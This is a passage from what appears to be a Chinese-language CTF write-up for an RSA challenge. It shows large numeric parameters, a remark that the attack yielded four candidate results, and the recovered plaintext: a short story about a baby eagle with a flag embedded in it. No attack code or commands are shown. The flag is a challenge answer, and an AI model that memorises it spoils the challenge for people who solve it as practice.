07115642613469531679602050607633685184070859372005220435936036605854915796115486924883579380481725308303727745377
14085440630581901261491272406819098119437833889779670
q=28349223152666012309896421767725787316124897111416473420803849019741154117582482568645254183215552986563114855665
41659339740374537108635526865476392180355865434015590219494808005622659256091752161282458901334904420598954125946
88566022284629034487211057741099663254795301811971564765024730679780720532734373696804334952591189537179095247990
86692640103084287064091489681162498101607280822202773532998098050880803631144514377948079277690787622279940743498
43908490470249444524172976314642625840746814783125055023999528569519310563032482315367821429080269461995899154195
73838150980420542395471455499338723354824922250998390
```

攻击得到4个结果，经过筛选得到一段含有flag的有意义的明文：

```
Once upon a time there was a baby eagle living in a nest perched on a cliff overlooking a beautiful valley with waterfalls and streams, trees and lots of little animals, scurrying1 about enjoying their lives.The baby eagle liked the nest. It was the only world he had ever known. It was warm and comfortable, had a great view, and even better, he had all flag1{Th1s_i5_wHat_You_ne3d_FirsT} the food and love and attention that a great mother eagle could provide.
[Finished in 0.2s]
```